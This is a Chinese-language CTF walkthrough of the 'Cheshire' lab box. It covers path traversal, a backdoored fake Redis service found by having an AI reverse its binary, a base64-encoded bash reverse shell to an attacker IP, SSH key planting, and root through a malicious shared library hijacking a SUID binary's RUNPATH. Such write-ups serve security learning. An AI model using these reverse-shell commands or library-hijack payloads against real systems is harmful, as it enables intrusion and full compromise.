

Cheshire_Yolo_wp

collect information

端口扫描


```
<yolo> ~  
) rustscan -a 192.168.1.147  
  
-----  
[O] [H] [C] [C] [C] [C] / [ ] / [O] [V] [I]  
[ ] [A] [C] [F] [F] [F] [F] [F] [F] [F] [F] [F] [F] [F] [F] [F]  
-----  
The Modern Day Port Scanner.  
  
-----  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----  
I scanned my computer so many times, it thinks we're dating.  
  
[~] The config file is expected to be at "/home/yolo/.rustscan.toml"  
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.  
Open 192.168.1.147:22  
Open 192.168.1.147:6379  
Open 192.168.1.147:8080  
[~] Starting Script(s)  
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-04 19:22 CST  
Initiating Ping Scan at 19:22  
Scanning 192.168.1.147 [2 ports]  
Completed Ping Scan at 19:22, 0.00s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 19:22  
Completed Parallel DNS resolution of 1 host. at 19:22, 0.04s elapsed  
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]  
Initiating Connect Scan at 19:22  
Scanning 192.168.1.147 [3 ports]  
Discovered open port 22/tcp on 192.168.1.147
```

共三个端口存活: 22,6379,8080


看下面的指纹描述，这里的6379好像是redis数据库，8080是一个http服务

8080


这个http服务很简单，上来就能看到有个别文件我能下载访问



关注到它的下载链接是 `/download?file=`，我就猜想这里存在目录穿越的可能漏洞，猜想成功



看到存在用户名yolo，就顺手尝试读了下user_flag，读取成功




Privilege Escalation

既然这里可以利用file文件协议，那么php伪协议似乎可以尝试下？Wrong

并没有探测出来，这似乎不是php web服务，我打算从Redis入手

按照About说的那样，靶机的Redis的版本是7.2.0，远远低于目前最新的8.10



应该需要我在这里打版本洞

搜索引擎告诉我，这里可能要打CVE-2026-23479



在网上找了个仓库<https://github.com/pduggusa/redis-cve-2026-23479-check>

发现确实检查出这个cve

```
<yo!o> /mnt/c/Users/24062/Downloads
> python check.py 192.168.1.147 -p 6379
redis-cve-2026-23479-check → 192.168.1.147:6379
redis_version: 7.2.0
● VULNERABLE — 7.2.0 < 7.2.14 (the fixed release for the 7.2 branch). Patch now.
CVE-2026-23479 · CVSS 8.8 (NVD) · fixed: 6.2.22 / 7.2.14 / 7.4.9 / 8.2.6 / 8.4.3 / 8.6.3
```

复现难度有亿点点大，因为网上没有找到详细的poc

和Sublarge聊了会儿，他给出提示，让我关注进程文件 `/proc/self/exe`

所谓的`/proc/self/exe`是一个非常特殊且有用的符号链接，简单来说，它会指向当前正在运行的程序(进程)自身的可执行文件路径，既然前面我可以穿越路径来下载文件，那么我就能将当前这个web服务的后台文件，利用`/proc/self/exe`的特性，直接拉取下来，审计白盒漏洞要比揣测CVE类型好做多了

下载下来后，发现后台文件是一个封装好的go可执行程序，这似乎超过了我的预料，原本还以为后台是Java呢

由于go二进制文件逆向难度较大，我直接扔给AI进行分析

用的gpt-5.5,花了我将近20分钟吧

```
这是一个 Go 写的、静态链接、strip 过符号表但保留 Go pcntab 函数名的 ELF64 程序。它伪装成一个“内部文档门户 + Redis 服务”。核心原理不是传统 /proc/self/exe 自复制，而是：

1. 启动一个 Web 服务，默认 8080
2. 同时启动一个伪 Redis 服务，默认 6379
3. Web 端提供一个 /download?file=xxx 下载接口
4. Redis 端实现了一批 Redis 命令，并隐藏了 AUTH 和 SYSTEM 后门逻辑
5. 程序里硬编码了“看起来像 Redis 7.2.0”的 INFO 输出，用来伪装成正常 Redis

文件基本信息：

文件: procsel.exe
类型: ELF 64-bit LSB executable, x86_64
语言: Go
Go 版本: go1.26.3
module path: fake-redis
编译参数:
  -buildmode=exe
  -trimpath=true
  CGO_ENABLED=0
  GOOS=linux
  GOARCH=amd64
静态链接: 是
stripped: 是
SHA256:
  cc419ff74e453d9105d20572bc11f757611bd3d8fb76b2a1947b8f8dea9c624

我跑出来的行为：

启动后会打印：
  Web server listening on port 8080

另外尝试监听 Redis：
  Redis server listening on port 6379

如果 6379 被占用会报：
  Redis: failed to listen on port 6379: listen tcp :6379: bind: address already in use
```

可以看出来，我前面一直在尝试CVE纯属浪费时间了，这个后台居然是伪造的web+redis

这是web端原理

Web 端原理：

访问 `http://127.0.0.1:8080/` 会返回一个伪装的 Internal Document Portal 页面，里面有这些下载链接：

```
/download?file=Q1_report.pdf  
/download?file=deployment_notes.txt  
/download?file=config_backup.conf  
/download?file=meeting_notes_0401.md  
/download?file=architecture_v3.png
```

`/about` 页面会显示：

```
Internal Document Portal v2.4.1  
Server: Ubuntu 22.04 LTS · Redis 7.2.0 (internal cache)  
Last updated: 2026-04-10
```

`/download` 的逻辑从反汇编看是：

1. 从 URL query 里取 `file` 参数
2. 如果没有 `file`, 返回：
Missing 'file' parameter
3. 把 `"/files"` 和 `file` 拼起来
4. `os.Open` 打开对应文件
5. 设置：
Content-Disposition: attachment; filename="%s"
Content-Type: application/octet-stream
6. 把文件内容写回 HTTP response
7. 打不开就返回：
File not found or unreadable

然后这是Redis端原理

Redis 端原理：

程序里有一个伪 Redis 服务，支持很多 Redis 命令字符串：

```
PING
ECHO
SET
GET
DEL
EXISTS
KEYS
FLUSHALL
INFO
DBSIZE
RANDOMKEY
TYPE
TTL
AUTH
CONFIG
ROLE
TIME
SYSTEM
```

它的 INFO 输出是硬编码伪装的，里面有：

```
redis_version:7.2.0
redis_build_id:1a2b3c4d5e6f7a8b
redis_mode:standalone
os:Linux 5.15.0-91-generic x86_64
arch_bits:64
gcc_version:11.3.0
process_id:1
tcp_port:6379
requirepass
config_file:/etc/redis/redis.conf
executable:/usr/local/bin/redis-server
/var/log/redis/redis-server.log
```

这些不是系统真实信息，基本都是伪造的“Redis 诱饵信息”。

在Redis端这里，隐藏有后门函数

隐藏后门点：

比较有意思的是 `main.(*RedisServer).handleSystem`。

这个函数明显调用了：

```
/bin/sh
-c
```

也就是说 `SYSTEM` 命令会执行 `shell` 命令。反汇编里能看到：

```
字符串：
"/bin/sh"
"-c"
"\r\n"
"%d\r\n%s\r\n"
"-ERR %s\r\n"
"+OK\r\n"
```

`handleSystem` 大概逻辑是：

1. 检查是否已认证
2. 检查参数是否为空
3. 调用 `exec.Command("/bin/sh", "-c", user_command)`
4. 执行命令并捕获输出
5. 用 `RESP bulk string` 格式返回命令输出
6. 如果失败则返回 `-ERR ...`

后门这里需要进行认证，AI也帮我分析出来了

AUTH 后门：

反汇编 `main.handleAuth` 附近看到硬编码密码比较：

长度必须是 `0xe`，也就是 14 字节

比较内容分块是：

```
0x34625f7331643372
0x306466b63
0x7230
```

按小端还原：

```
r3d1s_b4ckd00r
```

所以它有个后门密码：

```
r3d1s_b4ckd00r
```

AUTH 成功后会把 `RedisServer` 结构里的认证标志置为 1，并返回：

```
+OK\r\n
```

然后 `SYSTEM` 才能执行。

总结下：这个web后台是一个 Go 编写的 fake-redis 后门程序，伪装成 Web 文档门户和 Redis 服务；Redis 侧硬编码后门密码 r3d1s_b4ckd00r，认证后 SYSTEM 命令通过 /bin/sh -c 执行任意系统命令

这样的话，我可以直接利用后门执行系统命令

测试如下：

```
<yolo> /mnt/c/Users/24062/Downloads
) nc 192.168.1.147 6379
AUTH r3d1s_b4ckd00r
+OK
SYSTEM id
$47
uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)
SYSTEM whoami
$4
yolo
SYSTEM bash -i >& /dev/tcp/192.168.1.142/2333 0>&1
-ERR command execution failed
SYSTEM 'bash -i >& /dev/tcp/192.168.1.142/2333 0>&1'
-ERR command execution failed
SYSTEM nc -vz 192.168.1.142 2333
$39
192.168.1.142 (192.168.1.142:2333) open
SYSTEM echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTQyLzIzMzMgMD4mMQo= | base64 -d | bash
```

核心就是发送了这两条指令

```
AUTH r3d1s_b4ckd00r
SYSTEM echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTQyLzIzMzMgMD4mMQo= |
base64 -d | bash
```

后者进行base64编码是因为原本的bash反弹shell似乎无法被go文件解析成功，避免丢失参数，就直接base64编码处理了

在监听端连接并做好shell稳固

```
(kali@kali)~[/Desktop]
$ nc -lvnp 2333
listening on [any] 2333 ...
connect to [192.168.1.142] from (UNKNOWN) [192.168.1.147] 43340
bash: cannot set terminal process group (2373): Not a tty
bash: no job control in this shell
Cheshire:opt$ id
id
uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)
Cheshire:opt$ ls
ls
fake-server
files
Cheshire:opt$ cd /home/yolo
cd /home/yolo
Cheshire:~$ ls
ls
user.txt
Cheshire:~$ mkdir .ssh
mkdir .ssh
Cheshire:~$ cd .ssh
cd .ssh
Cheshire:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NmQwtMqcETzRdT8KGY7Vs kali@kali" > authorized_keys
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NmQwtMqcETzRdT8KGY7Vs kali@kali" > authorized_keys
>
>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NmQwtMqcETzRdT8KGY7Vs kali@kali

Cheshire:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NmQwtMqcETzRdT8KGY7Vs kali@kali" > authorized_keys
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuWgLW0HAdB3N4NmQwtMqcETzRdT8KGY7Vs kali@kali" > authorized_keys
Cheshire:~/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
```

Vertical Escalation

家目录只有yolo一个用户，这里只能想办法向root进行提权

查看suid文件的时候，发现两样比较特殊的文件

```
find / -perm -4000 -type f 2>/dev/null
```

```
yolo@Cheshire:~$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/opt/.grin
/opt/.whiskers
```

这两都在/opt下，而且这两其实是同一个文件，注意看，它两连md5哈希值都一样

```

yolo@Cheshire:~$ ls -la /opt
total 5892
drwxr-xr-x  3 root    root      4096 Jul  4 18:09 .
drwxr-xr-x 21 root    root      4096 Jul  4 18:15 ..
-rwsr-xr-x  3 root    root     14072 Jul  4 18:09 .grin
-rwsr-xr-x  3 root    root     14072 Jul  4 18:09 .whiskers
-rwxr-xr-x  1 root    root    5984418 Jul  4 17:44 fake-server
drwxr-xr-x  2 root    root      4096 Jul  4 17:34 files
yolo@Cheshire:~$ file /opt/.grin
/opt/.grin: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/
yolo@Cheshire:~$ file /opt/.whiskers
/opt/.whiskers: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /
yolo@Cheshire:~$ /opt/.grin --help
The cat is wearing a disguise... try the real path.
yolo@Cheshire:~$ /opt/.whiskers --help
The cat is wearing a disguise... try the real path.
yolo@Cheshire:~$ md5sum /opt/.grin
ed8fe99714c3ccdcf50a93ba4ae24933  /opt/.grin
yolo@Cheshire:~$ md5sum /opt/.whiskers
ed8fe99714c3ccdcf50a93ba4ae24933  /opt/.whiskers

```

先提取一个尝试逆向分析

基本信息：

```

ELF 64-bit PIE executable
x86-64
dynamically linked
stripped
interpreter: /lib/ld-musl-x86_64.so.1
BuildID: 935612228304144049cb5d8b9daae0d6a916f000
编译器痕迹：GCC Alpine 15.2.0

```

它依赖两个动态库：

```

libhidden.so
libc.musl-x86_64.so.1

```

关键点是这个：

```

NEEDED: libhidden.so
RUNPATH: .

```

也就是说它会尝试从当前目录 `.` 加载 `libhidden.so`。

再看看主函数

主函数核心逻辑：

1. 创建一个 0x400 大小的缓冲区
2. 调用 `readlink("/proc/self/exe", buf, 0x3ff)`
3. 检查真实执行路径里是否包含 `".grin"`
4. 检查真实执行路径里是否包含 `".whiskers"`
5. 如果包含任意一个，打印：
 The cat is wearing a disguise... try the real path.
 然后退出
6. 如果真实路径不包含这两个字符串，打印：
 Cheshire Cat initializing...
 然后调用外部动态库函数：
 `grin()`
7. `grin()` 函数来自 `libhidden.so`

根据这个主函数逻辑，不管是`.grin`还是`.whiskers`，我们都无法让它们调用`grin()`函数，理由便是文件名我们改不了，这算是限制吧，然后关于那个外部`grin`函数，根据逆向的结果，定义`grin()`的`libhidden.so`库可以被我们在当前目录下加载，那么这里就能走恶意库劫持了

先解决限制条件吧，暂时是真想不出办法来绕过，回忆`suid`文件列表，好像还藏了一个特殊文件

```
yolo@Cheshire:/opt$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/cheshire
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/opt/.grin
/opt/.whiskers
```

我把它和最后两个文件进行比较

```
yolo@Cheshire:/opt$ file /usr/bin/cheshire
/usr/bin/cheshire: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=935612228304144049cb5d8b9daae0d6a916f000, stripped
yolo@Cheshire:/opt$ ls -li /opt/.grin /opt/.whiskers /usr/bin/cheshire
7895 -rwsr-xr-x  3 root    root      14072 Jul  4 18:09 /opt/.grin
7895 -rwsr-xr-x  3 root    root      14072 Jul  4 18:09 /opt/.whiskers
7895 -rwsr-xr-x  3 root    root      14072 Jul  4 18:09 /usr/bin/cheshire
```


完全一致，而且文件名还绕过了限制，那么绝对可以利用它进行提权，接下来我们在可写路径下写个恶意库文件

```
#include <unistd.h>
#include <stdlib.h>
void grin(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    char *argv[]={"/bin/sh",NULL};
    char *envp[]={
        "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",NULL};
    execve("/bin/sh",argv,envp);
}
```

```
yolo@Cheshire:~$ cat > libhidden.c << 'EOF'
> #include <unistd.h>
> #include <stdlib.h>
> void grin(void){
>     setuid(0);
>     setgid(0);
>     seteuid(0);
>     setegid(0);
>     char *argv[]={"/bin/sh",NULL};
>     char *envp[]={ "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",NULL};
>     execve("/bin/sh",argv,envp);
> }
> EOF
yolo@Cheshire:~$ gcc -shared -fPIC -o libhidden.so libhidden.c
yolo@Cheshire:~$ /usr/bin/cheshire
Cheshire Cat initializing...
/home/yolo # id
uid=0(root) gid=0(root) groups=1001(yolo)
/home/yolo # cat /root/root.txt
flag{root-3ba4054a3ee6fb6023d24b24e41c539b}
/home/yolo #
```

提权成功

在这里，我学到了Linux里的一个特殊符号链接文件：`/proc/self/exe`

这个不仅仅在web入口任意读文件里用到了，作用是指向web的后台文件；在.grin等文件中，也可以看到验证阶段里调用`/proc/self/exe`来确定正在运行的二进制的真实执行路径，这样可以避免我打链接绕过文件名限制

确实很好用，哦还有件事，ai在二进制逆向这一块，是真的强